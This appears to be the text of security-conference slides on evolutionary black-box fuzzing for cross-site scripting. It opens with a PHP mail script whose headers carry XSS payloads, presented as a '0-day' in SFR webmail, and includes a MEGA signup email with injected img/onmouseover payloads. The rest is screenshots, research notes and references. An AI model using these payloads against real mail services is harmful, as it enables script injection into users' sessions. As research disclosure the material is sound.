1 #!/usr/bin/env php
2 <?php
3 $to = '"\<i>cool</i>\'" <[REDACTED]>@sfr.fr';
9 $subject = 'the <img src=https://upload.wikimedia.org/wikipedia/de/7/73/SFR_logo.png
  onmouseover=alert(\'hack3d\')>ddd';
11 $headers = array();
12 $headers[] = "MIME-Version: 1.0";
13 $headers[] = "Content-type: text/plain; charset=iso-8859-1";
16 $headers[] = "From: (<a href=alert(1337)> <test@car-online.fr\">\"; /73/SFR_logo.png
19 $headers[] = "Reply-To: Recipient Name <receiver@domain3.com>";
20 $headers[] = "Subject: {$subject}";
29 mail($to, $subject, $message, implode("\r\n", $headers));
```


0-day drop: SFR mail (french Vodafone)



0-day drop: SFR mail (french Vodafone)

messengerie-13.sfr.fr/webmail/mailbox.html?sfrintid=V_head_mail#

SFR www.sfr.fr BOUTIQUE VOTRE PORTAIL ASSISTANCE

MAIL CONTACTS

Boîte de réception the <img src... x

Supprimer Indésirable Déplacer vers Autres actions

Répondre Répondre à tous Transférer

the ddd

De : test@car-online.fr Ajouter aux contacts A : ""<i>cool</i>"" @sfr.fr

hello

Supprimer Répondre Transférer

BOITE DE RÉCEPTION

SFR SFR 13

Ajouter

DOSSIERS

Envoyés

Indésirables

Corbeille

Brouillons 5

MES DOSSIERS

AUTRES

Avantage Client

HOME

0-day drop: SFR mail (french Vodafone)

```
e HTML CSS Script DOM Net Cookies
< iframe#s...orlFrame < div.editorcontent < div#sfr_...1.editor < div#diji...ontainer < div#tabcontent < div#main...ontainer < div#content <

<br>
<br>
Message du : 21/12/2013 15:24
<br>
De : test@car-online.fr
<br>
A : "'<i>cool</i>" [redacted] sfr.fr>
<br>
Copie à :
<br>
Sujet : the

ddd
<br>
<br>
<br>
hello
<br>
<br>
```

0-day drop: SFR mail (french Vodafone)

The screenshot shows the SFR Mail web interface. The address bar displays the URL: `messengerle-13.sfr.fr/webmail/mailbox.html?sfrintid=V_head_mail#`. The page header includes navigation links: `www.sfr.fr`, `BOUTIQUE`, `VOTRE PORTAIL`, and `ASSISTANCE`. The main navigation bar features `MAIL` and `CONTACTS`. The email composition area shows the following details:

- Accueil** | **Boîte de réception** | **Re: the ddd** ✕
- Envoyer** | **Enregistrer comme brouillon** | **Annuler**
- A :** "Recipient Name" <receiver@domain3.com>, **Contacts**
- Copie à** | **Copie cachée à**
- Objet :** Re: the
- Joindre un fichier**
- police** | **taille** | **G** | **I** | **S** | **HTML** | **Vérifier l'orthographe**

A modal dialog box is displayed with the text `hack3d` and an **OK** button. The email body contains the following text:

Tous vos emails en 1 clic avec l'application SFR Mail sur iPhone et Android - [En savoir plus](#).

=====


Message du : 21/12/2013 15:24
De : test@car-online.fr
A : "cool" <[redacted]@sfr.fr>
Copie à :

Some cool Vulns

2 Parameters Confusion: XSS

Mega.co.nz

Kim DotCom :)



```
To: fabien.duchene@imag.fr
From: MEGA <support@mega.co.nz>
Subject: MEGA Signup
Content-Type: multipart/related; boundary=aeadd29639913b1
Message-Id: <20140119181239_302518802@mail5.mega.co.nz>
Date: Mon, 29 Jan 2014 18:51:29 +0000 (UTC)
X-Greylist: Sender IP whitelisted, not delayed by mltee-greylist-4.2.2 (romi)
X-Greylist: Delayed for 001:17:04 by mltee-greylist-4.2.2 (romi)

...aeadd29639913b1
Content-Type: multipart/alternative; boundary=y4c94ca75908ceff

...y4c94ca75908ceff
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 7bit

Dear aaaa@img src=http://car-on onmouseover=alert(1)>bbbb.jpg
onmouseover=alert(1)>bbbbbb,

Welcome to MEGA! Please click on the following link to confirm your free MEGA account!


https://mega.co.nz/#confirm80Dv63DvA4Ub_7eaAJ1aLahVvBJXpmsM_XfGQ6KwGRqoc4M
i_4FFvYbBGQ

Best regards,

Team MEGA

...y4c94ca75908ceff
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: quoted-printable

<div style=3D"margin:0; padding:10px 10px 6 10px; font-family: 'Open Sans', -
Arial; font-size:13px; color:#222222">Dear aaaa@img src=http://car-on-lin
e.fr/images/mega-co-nz-phish.jpg onmouseover=3Dalert(1)>bbbbbb, </p><p style=
=3D"margin:10px 10px 8 10px; font-family: 'Open Sans', Arial;">W
elcome to MEGA! Please click on the followi
```



XSS EvoFuzz Challenges

Limitations of Implementation

Cross Protocol XSS

- ▶ two abstraction functions (i.e., two protocols, e.g., SMTP and HTTP)

2 Parameters Confusion XSS

- ▶ Even more complex models; Chrome chooses not to address

Other Grammars

- ▶ SQL injection, Shell Command Injection

Challenges

Nonce (e.g., : session_id, view_state, CSRF token, etc.)

- ▶ barrier for inferring ; algo. for automatic detection [Hossen et al.,2014]

Defensive Use of Control & Taint Flow Models

- ▶ input for automated generation of Content Security Policy (CSP)

Conclusion

Conclusion

- ▶ **BlackBox** security testing
- ▶ **(Model Inference) + Evolutionary Fuzzing**
- ▶ **Fitness** = Intuition of Human Security Tester
- ▶ **Anomaly Operators vs. Attack Grammar**
- ▶ Search in various directions: **Singularity & Anti-Random**
- ▶ Applicability of certain notions to Grey-Box Fuzzing

Fuzz Me I'm Infamous – Selamat pagi !

Dr.-Ing. @fabien_duchene



I ♥ their work:



- ▶ fuzzing researcher black+grey -box
- ▶ targets: kernel drivers (video, network), parsers (media, web)
- ▶ PhD in Black-Box Fuzzing: Inference, Evolutionary, Anti-Random

Vulns



Conf

SyScan

HITB



IEEE SSCI

SGFP

SHAKACON

NSC #1

SSTIC

ICST 2013

OWASP



Jason Bau et al. *Vulnerability Factors in New Web Applications: Audit Tools, Developer Selection & Languages*. Tech. rep. Stanford, 2012.



Julien Budynek, Eric Bonabeau, and Ben Shargel. “Evolving computer intrusion scripts for vulnerability assessment and log analysis”. In: *GECCO*. ACM, 2005. ISBN: 1-59593-010-8.



Jared D. DeMott, Richard J. Enbody, and William F. Punch. “Revolutionizing the Field of Grey-box Attack Surface Testing with Evolutionary Fuzzing”. In: *Black Hat USA* (2007).



A. Doupé et al. “Enemy of the State: A State-Aware Black-Box Web Vulnerability Scanner”. In: *Usenix Sec* (2012).



Fabien Duchène et al. “XSS Vulnerability Detection Using Model Inference Assisted Evolutionary Fuzzing”. In: *SECTEST with ICST*. 2012, pp. 815–817. DOI: 10.1109/ICST.2012.181.



Fabien Duchène. “Fuzz in the Dark: Genetic Algorithm for Black-Box Fuzzing”. In: *Black-Hat*. São Paulo, Brazil, 2013.



Fabien Duchène et al. “A Hesitation Step into the Black-box: Heuristic based Web Application Reverse Engineering”. In: *NoSuchCon*. Paris, France, 2013.



Fabien Duchène et al. “KameleonFuzz: Evolutionary Fuzzing for Black-Box XSS Detection”. In: *CODASPY*. Acceptance Rate: 16%. San Antonio, Texas, USA: ACM, 2014, pp. 37–48. DOI: 10.1145/2557547.2557550. URL: http://www.car-online.fr/en/spaces/fabien_duchene/publications/2014-03-CODASPY/.



Fabien Duchène et al. “LigRE: Reverse-Engineering of Control and Data Flow Models for Black-Box XSS Detection”. In: *20th WCRE*. IEEE, 2013, pp. 252–261. DOI: 10.1109/WCRE.2013.6671300.



Patrice Godefroid, Michael Y Levin, and David Molnar. “Sage: Whitebox fuzzing for security testing”. In: *Queue* 10.1 (2012), p. 20.



John H Holland. *Adaptation in natural and artificial systems: An introductory analysis with applications to biology, control, and artificial intelligence*. U Michigan Press, 1975.



Karim Hossen et al. “Automatic Model Inference of Web Applications for Security Testing”. In: *SecTest with ICST*. 2014.



Richard Johnson. “Fuzzing and Patch Analysis: SAGEly Advice”. In: *Recon*. 2014.



A von Mayrhause et al. “Fast AntiRandom (FAR) test generation”. In: *HASE*. IEEE. 1998, pp. 262–269.



Charlie Miller. “Babysitting an army of Monkeys”. In: *CanSecWest*. 2010.



Ben Nagy. “Hill Climbing”. In: *Undisclosed*. 2010.



Sadia Noreen et al. “Evolvable malware”. In: *GECCO*. ACM, 2009, pp. 1569–1576. DOI: 10.1145/1569901.1570111.



Sanjay Rawat et al. “Evolving Indigestible Codes: Fuzzing Interpreters with Genetic Programming”. In: *CICS, with SSCI*. IEEE, 2013, pp. 37–39. DOI: 10.1109/CICYBS.2013.6597203.



R. Sekar. “An Efficient Blackbox Technique for Defeating Web Application Attacks”. In: *NDSS*. 2009.



Zhendong Su and Gary Wassermann. “The essence of command injection attacks in web applications”. In: *POPL*. 2006. DOI: 10.1145/1111037.1111070.



Michal Zalewski. *American Fuzzy Lop (AFL)*. 2014. URL: <http://lcamtuf.coredump.cx/afl/>.